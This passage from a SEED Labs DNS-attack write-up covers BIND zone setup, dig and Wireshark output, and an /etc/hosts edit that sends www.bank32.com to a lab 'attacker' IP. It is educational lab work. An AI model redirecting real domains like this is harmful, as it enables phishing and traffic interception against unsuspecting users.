};
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$
```


We add zones to the /etc/bind/named.conf file.

example.com.db forward lookup zone:




```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano example.com.db
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com.      (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.example.com.
@       IN      MX      10      mail.example.com.

www     IN      A       10.0.2.101
mail    IN      A       10.0.2.102
ns      IN      A       10.0.2.52
*.example.com.  IN      A       10.0.2.100
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$
```

10.0.2.db reverse lookup zone:




```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano 10.0.2.db
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat 10.0.2.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com.      (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
52      IN      PTR     ns.example.com.
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ 
```



```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo service bind9 restart
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$
```


After creating zones, we restart the bind9 server.



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1995
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.52

;; Query time: 4 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 05:50:58 EDT 2021
;; MSG SIZE  rcvd: 93

[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```


We run the dig command on the user machine to find the IP address and other servers of example.com

TASK 4:



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=118
 time=13.4 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=118
 time=81.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=118
 time=90.0 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=118
 time=113 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=118
 time=43.4 ms
^C
--- bank32.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 7648ms
rtt min/avg/max/mdev = 13.429/68.310/113.026/35.430 ms
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```

On pinging bank32.com, it goes to the real server.




```
▶ Frame 1: 76 bytes on wire (608 bits), 76 bytes captured (608 b
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.51, Dst: 10.0.2.50
▼ User Datagram Protocol, Src Port: 55751, Dst Port: 53
    Source Port: 55751
    Destination Port: 53
    Length: 40
    Checksum: 0x189e [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
▼ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0x18e2
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
```

No.: 1 · Time: 2021-03-20 05:52:56.078836171 · S...6 · Info: Standard query 0x18e2 A www.bank32.com

Help
Close
any: <live capture in progress>
Packets: 22 · Displayed: 22 (100.0%)
Profile: Defau

DNS query packet.




```
▶ Frame 3: 100 bytes on wire (800 bits), 100 bytes captured (800 bit:
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.51, Dst: 34.102.136.180
▼ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xd337 [correct]
    [Checksum Status: Good]
    Identifier (BE): 3022 (0x0bce)
    Identifier (LE): 52747 (0xce0b)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 4]
    Timestamp from icmp data: Mar 20, 2021 05:52:57.577494000 EDT
    [Timestamp from icmp data (relative): 0.000012364 seconds]
  ▶ Data (48 bytes)
```

No.: 3 · Time: 2021-03-20 05:52:57.577506364 · Source:…ng) request id=0x0bce, seq=1/256, ttl=64 (reply in 4)


Help
Close
any: <live capture in progress>
Packets: 24 · Displayed: 24 (100.0%)
Profile: Defau

ICMP packet for request of data.




```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo nano /etc/hosts
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       PES2201800211_AAYUSH-A

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com

10.0.2.49       www.bank32.com
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ 
```

Here the attacker will set his own IP to direct to bank32.com.



```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.49) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.49): icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from www.bank32.com (10.0.2.49): icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from www.bank32.com (10.0.2.49): icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from www.bank32.com (10.0.2.49): icmp_seq=4 ttl=64 time=0.027 ms
^C
--- www.bank32.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.026/0.033/0.047/0.009 ms
[03/20/21]seed@PES2201800211_AAYUSH-A:~$
```

Again on pinging it goes Attacker IP.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server aft installation on Ubuntu systems. It is based on the equivalent page on Debian, from which th Apache packaging is derived. If you can read this page, it means that the Apache HTTP serve installed at this site is working properly. You should **replace this file** (located at /var/www /html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probab that the site is currently unavailable due to maintenance. If the problem persists, please con site's administrator.

Configuration Overview

